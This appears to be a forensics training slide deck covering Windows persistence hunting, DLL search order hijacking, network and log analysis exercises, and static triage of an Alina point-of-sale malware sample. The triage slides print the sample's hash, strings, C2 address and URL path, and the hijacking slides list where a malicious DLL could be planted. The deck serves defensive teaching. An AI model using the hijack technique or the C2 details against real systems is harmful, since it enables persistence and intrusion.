


```
jespinosa@macbook [~] > perl jobparse.pl
jobparse [option]
Parse XP/2003 .job file metadata

  -d directory...parse all files in directory
  -f file........parse a single .job file
  -c ............Comma-separated (.csv) output (open in Excel)
  -t ............get .job metadata in TLN format
  -s server......add name of server to TLN ouput (use with -t)
  -h ............Help (print this information)

Ex: C:\>jobparse -f <path_to_job_file> -t
    C:\>jobparse -d C:\Windows\Tasks -c

**All times printed as GMT/UTC

copyright 2012 Quantum Analytics Research, LLC
jespinosa@macbook [~] > perl jobparse.pl -f At1.job -t
0|JOB|||cmd $/c copy C:\WINDOWS\SchedLgU.txt C:\  Status: Task has not run
jespinosa@macbook [~] >
```

Windows Registry


- We can spend hours talking about all of the different persistence points
  - We’re not going to do that, instead, I’ll provide a few useful links
  - We’ll talk about useful tools to help identify persistent binaries in the registry
- Microsoft Windows Sysinternals Suite
  - Autoruns – provides the best snapshot of items starting up on your system
- Process Hacker
  - Windows processes
  - Windows Services
  - Network Communications

Hunting with Autoruns



Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				11/14/2014 8:19 PM	
☑ VMware User ...	VMware Tools Core Service	VMware, Inc.	c:\program files\vmware\vmware tools\vmto...	3/21/2014 6:25 PM	
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				10/21/2015 12:29 AM	
☑ EoyOiceZkbxv			c:\documents and settings\administrator\loca...	10/21/2015 12:23 AM	
☑ jHHyKxldLBWy			c:\documents and settings\administrator\loca...	10/21/2015 12:29 AM	
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				11/14/2014 8:41 PM	
☑ Address Book 6	Outlook Express Setup Libr...	Microsoft Corporation	c:\program files\outlook express\setup50.exe	4/13/2008 1:30 PM	
☑ Microsoft Outlo...	Outlook Express Setup Libr...	Microsoft Corporation	c:\program files\outlook express\setup50.exe	4/13/2008 1:30 PM	
HKCU\SOFTWARE\Microsoft\Internet Explorer\Desktop\Components				11/14/2014 8:26 PM	
☑ 0			File not found: About:Home		
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects				11/14/2014 8:48 PM	
☑ Microsoft Web ...	Microsoft Web Test Record...	Microsoft Corporation	c:\program files\microsoft visual studio 10.0\...	3/18/2010 6:29 AM	
HKLM\Software\Microsoft\Internet Explorer\Extensions				11/14/2014 8:16 PM	
☑ Windows Mess...	Windows Messenger	Microsoft Corporation	c:\program files\messenger\msmsgs.exe	4/13/2008 1:34 PM	
HKLM\System\CurrentControlSet\Services				10/21/2015 8:16 AM	
☑ MSSQL$SQLE...	Provides storage, processin...	Microsoft Corporation	c:\program files\microsoft sql server\mssql10....	3/29/2009 5:29 PM	
☑ rpcapd	Allows to capture traffic on t...	Riverbed Technology, Inc.	c:\program files\winpcap\rpcapd.exe	2/28/2013 8:28 PM	
☑ SQLWriter	Provides the interface to ba...	Microsoft Corporation	c:\program files\microsoft sql server\90\shar...	7/9/2008 5:38 PM	
☑ TPAutoConnSvc	ThinPrint component for pri...	Cortado AG	c:\program files\vmware\vmware tools\tpaut...	7/26/2013 7:21 AM	
☑ TPVCGateway	ThinPrint component that re...	Cortado AG	c:\program files\vmware\vmware tools\tpvcg...	2/21/2012 6:13 AM	
☑ VMTools	Provides support for synchr...	VMware, Inc.	c:\program files\vmware\vmware tools\vmto...	3/21/2014 6:25 PM	
☑ VMware Physi...	Enables support for running ...	VMware, Inc.	c:\program files\vmware\vmware tools\vmac...	3/21/2014 6:28 PM	
☑ WMPNetwork...	Shares Windows Media Pla...	Microsoft Corporation	c:\program files\windows media player\wmpn...	10/18/2006 11:05 PM	
HKLM\System\CurrentControlSet\Services				10/21/2015 8:16 AM	
☑ Changer			File not found: C:\WINDOWS\System32\Dri...		
☑ es1371	ENSONIQ AudioPCI 97 W...	Creative Technology Ltd.	c:\windows\system32\drivers\es1371mp.sys	7/19/2001 5:28 PM	

Process Hacker in Action



Name	Local Address	Local...	Remote Address	Rem...	Prot...	State
alg.exe (2068)	localhost	1028		36978	TCP	Listen
dUnHzYZJjuJWJO.exe (2780)	WINXP01	1045	192.168.1.20	4444	TCP	SYN Sent
lsass.exe (744)	WINXP01	500			UDP	
lsass.exe (744)	WINXP01	4500			UDP	
svchost.exe (1008)	WINXP01	135		39086	TCP	Listen
svchost.exe (1148)	WINXP01	123			UDP	
svchost.exe (1148)	localhost	123			UDP	
svchost.exe (1240)	WINXP01	1900			UDP	
svchost.exe (1240)	localhost	1900			UDP	
System (4)	WINXP01	445		24628	TCP	Listen
System (4)	WINXP01	139		230	TCP	Listen
System (4)	WINXP01	138			UDP	
System (4)	WINXP01	445			UDP	
System (4)	WINXP01	137			UDP	


Most Popular Startup Locations

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
  - Userinit
- HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components
  - StubPath
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs
- C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
- C:\Documents and Settings\All Users\Start Menu\Programs\Startup

DLL Search Order Hijacking

- Load malware by exploiting the Windows DLL search order
- Windows searches in the following order:
  - Current directory where application is launched from
  - System directory, `C:\WINDOWS\System32\`
  - System directory (16-bit), `C:\WINDOWS\System\`
  - The Windows directory, `C:\WINDOWS`
  - The current working directory
  - Directories listed in the PATH system variable
- A likely candidate is the `Explorer.exe` process
  - Attempts to load the `C:\WINDOWS\System32\ntshrui.dll` file
  - Hijack opportunities exist by placing a malicious `C:\WINDOWS\ntshrui.dll` file

Find Hijackable Locations



```
Hijackable Location: C:\Program Files\Wireshark\cscui.dll
Hijackable Location: C:\Program Files\Wireshark\CSCDLL.dll
Hijackable Location: C:\Program Files\Wireshark\browseui.dll
Hijackable Location: C:\Program Files\Wireshark\ntshrui.dll
Hijackable Location: C:\Program Files\Wireshark\LINKINFO.dll
Hijackable Location: C:\Program Files\Wireshark\vmhgfs.dll
Hijackable Location: C:\Program Files\Wireshark\drprov.dll
Hijackable Location: C:\Program Files\Wireshark\ntlanman.dll
Hijackable Location: C:\Program Files\Wireshark\NETUI0.dll
Hijackable Location: C:\Program Files\Wireshark\NETUI1.dll
Hijackable Location: C:\Program Files\Wireshark\NETRAP.dll
Hijackable Location: C:\Program Files\Wireshark\davclnt.dll
Hijackable Location: C:\Program Files\Wireshark\portabledeviceapi.dll
Hijackable Location: C:\Program Files\Wireshark\MSGINA.dll
Hijackable Location: C:\Program Files\Wireshark\ODBC32.dll
Hijackable Location: C:\Program Files\Wireshark\odbcint.dll
Hijackable Location: C:\WINDOWS\AUTHZ.dll
Hijackable Location: C:\WINDOWS\ACLUI.dll
Hijackable Location: C:\WINDOWS\ulib.dll
Hijackable Location: C:\WINDOWS\clb.dll
Hijackable Location: C:\WINDOWS\ShimEng.dll
Hijackable Location: C:\WINDOWS\AcGenral.DLL
Hijackable Location: C:\WINDOWS\WINMM.dll
Hijackable Location: C:\WINDOWS\MSACM32.dll
Hijackable Location: C:\WINDOWS\UxTheme.dll
Hijackable Location: C:\WINDOWS\IMM32.DLL
Hijackable Location: C:\WINDOWS\MSCTF.dll
```

Figure 1: Open-source finddllhijack utility to identify hijackable locations

Drag picture to placeholder or click icon to add

Network Forensics

Identify malicious network traffic and anomalous activity

Command & Control (C2)

- A centralized server that issues commands to compromised hosts
- There has to be some sort of network communication with the remote server
  - Provides an opportunity for detection
- Popular C2 communication options:
  - Internet Relay Chat (IRC)
  - Domain Name System (DNS)
  - Legitimate websites
- It’s common to see “keep-alive” packets traversing the network
  - These are also known as beacons
  - Detect and disrupt the C2 from receiving beacons and the hosts can’t communicate

Analyzing Network Traffic

- You need tools to aid with analysis
  - Bro
  - Tcpdump
  - WireShark
  - Network Miner
  - Suricata/Snort
- Network traffic statistics can help provide some useful data
  - Protocol Hierarchy
  - Conversations
  - Endpoints
  - I/O Graph

Analysis Approach

- What’s your goal? If it’s to identify malicious activity, then I do the following:
  - Update IDS signatures with the latest set (i.e. Emerging Threats)
  - Run the PCAP through Suricata or Snort and analyze alerts
- Manual analysis approach
  - Run Bro to collect a number of useful logs
  - Analyze the `conn.log` for suspicious IP addresses
  - Analyze the `files.log` for carving files that were downloaded
  - Analyze the `http.log` for malicious HTTP requests
- Statistical analysis approach
  - Drop the PCAP in WireShark to perform a manual and statistical analysis
  - Use the `I/O Graph` to identify network spikes that may indicate scanning, data exfiltration, etc.
  - Use the `Protocol Hierarchy` to visualize the type of traffic that was observed on the wire

PCAP Analysis Exercise

- At minimum, WireShark is required for analysis
- I would also recommend using Bro for network traffic analysis
  - If you don’t have it, you can download the logs from here:
  - http://bit.ly/1M6Ue4m
- Download the exercise PCAP from:
  - http://malware-traffic-analysis.net/2015/03/31/index.html
- The task is to identify an activity from the network traffic
  - Does anything look suspicious?
  - What do you think happened?
  - Can you gather any network-based indicators to identify the traffic or activity?

Drag picture to placeholder or click icon to add

Log Analysis

Reconstruct an activity timeline through event correlation

Log Forensic Analysis

- Painful and time consuming
- Every log file may help reconstruct a timeline and tell a story
  - It’s like solving a puzzle
  - Pivot across multiple logs, times, dates, etc.
- Start with your initial leads
  - Do you have a known malicious IP address?
  - Do you have a sample of a piece of malware?
  - Do you have an approximate timeline?
- Types of logs vary by operating system and applications
  - `/var/log/message:` General message and system related logs
  - `/var/log/auth.log:` Authentication logs
  - `/var/log/kern.log:` Kernel logs

Log Analysis Exercise

- Challenge downloaded from The Honeynet Project
- Use your favorite text editor, grep, strings, and any other utility that you want
- Find out what happened to a virtual server using the logs from a possibly compromised server
  - You can download the logs from the following link:
  - http://bit.ly/1W62bl7
- The challenge is to answer the following questions:
  - Was the system compromised and when? How do you know for sure?
  - If it was compromised, what was the method used?
  - Were there more than one attacker involved? Did they all succeed or fail?
  - What type of attack was performed?
  - What is the timeline of significant events?
  - What do you think happened?
  - What would you have done to avoid this type of attack?

Drag picture to placeholder or click icon to add

Malware Triage

Identify malware through binary static and dynamic analysis

Basic Malware Triage

- Determine if a suspected binary is malicious or not
- The two common methods are:
  - Static analysis
  - Dynamic analysis
- In static analysis, you don’t execute the binary
  - Focus on the file properties (hash, strings, compile timestamps, imports, exports, etc.)
- In dynamic analysis, you focus on behaviour
  - Files created, deleted, modified
  - Network traffic that was generated
  - Other interactions with the operating system

Static Analysis

- Scan the suspected binary with an Anti-Virus scanner
- Hash the binary and search a database like VirusTotal to see if it was previously identified
- Find strings in the binary that may help provide clues about what it does
- Packed and obfuscated binaries defeat this method of analysis
- Identify imports and exports to get a feel for its functionality and capabilities
- Advanced static analysis involves using a disassembler like IDA Pro
  - Requires x86/x64 assembly knowledge
  - Ability to recognize code constructs in assembly
  - Programming and operating system internals experience

Statically Analyzing a Sample

- Hash the binary and search for it online
  - md5 sample.exe
  - MD5 (sample.exe) = 4c754150639aa3a86ca4d6b6342820be
  - Detection ratio is 49/56 scanners identified it as malicious
  - There are several different results, all which mostly vary in name
- Run strings against the binary and identify anything that appears interesting
  - Software\Microsoft\Windows\CurrentVersion\Run
  - Alina v
  - dwm.exe, win-firewall.exe, adobeflash.exe, desktop.exe, java.exe
  - firefox.exe, chrome.exe, steam.exe, skype.exe, dllhost.exe, lsass.exe
  - Accept: application/octet-stream
  - Content-Type: application/octet-stream
  - Connection: close
  - POST, HTTP/1.1


Statically Analyzing a Sample, Cont’d.

- /adobe/version_check.php
- 91.229.76.97
- dlex=, update=, chk=, log=0, log=1
- cardinterval=, updateinterval=, diag, update
- \\.pipe\alina
- C:\Users\dice\Desktop\SRC_adobe\src\grab\Release\Alina.pdb
- Process32Next, OpenProcess, GetCurrentProcessId, Process32First
- CreateToolhelp32Snapshot, GetComputerNameA, CreateProcessA
- CopyFileA, Sleep, TerminateProcess, DeleteFileA, CreateFileA
- RegSetValueExA, RegCloseKey, RegOpenKeyExA, HttpOpenRequestA

PEview for Static Analysis

- Quickly view the structure and content of a Portable Executable (PE) file
- Take note of the compile timestamp from the binary
- Analyze the Import Address Table of the binary
- Analyze the `IMAGE_DEBUG_TYPE_CODEVIEW` data
  - May contain a program database (PDB) string
  - Can be used for identifying and classifying malware families
- Analyze each of the different PE sections
  - `.text`
  - `.rdata`
  - `.data`
  - `.rsrc`
  - `.reloc`

PEview for Static Analysis, Cont’d.



- sample.exe
  - IMAGE_DOS_HEADER
  - MS-DOS Stub Program
  - IMAGE_NT_HEADERS
    - Signature
    - IMAGE_FILE_HEADER
    - IMAGE_OPTIONAL_HEADER
  - IMAGE_SECTION_HEADER .text
  - IMAGE_SECTION_HEADER .rdata
  - IMAGE_SECTION_HEADER .data
  - IMAGE_SECTION_HEADER .rsrc
  - IMAGE_SECTION_HEADER .reloc
  - SECTION .text
  - SECTION .rdata
    - IMPORT Address Table
    - IMAGE_DEBUG_DIRECTORY
    - IMAGE_LOAD_CONFIG_DIRECTOR
    - IMAGE_DEBUG_TYPE_CODEVIEW
    - IMPORT Directory Table
    - IMPORT Name Table
    - IMPORT Hints/Names & DLL Names
  - SECTION .data
  - SECTION .rsrc
  - SECTION .reloc

pFile	Data	Description	Value
00008A00	0000BA34	Hint/Name RVA	0230 RegCloseKey
00008A04	0000BA22	Hint/Name RVA	027D RegSetValueExA
00008A08	0000BA42	Hint/Name RVA	0260 RegOpenKeyExA
00008A0C	00000000	End of Imports	ADVAPI32.dll
00008A10	0000B77E	Hint/Name RVA	0395 Process32First
00008A14	0000B790	Hint/Name RVA	00BE CreateToolhelp32Snapshot
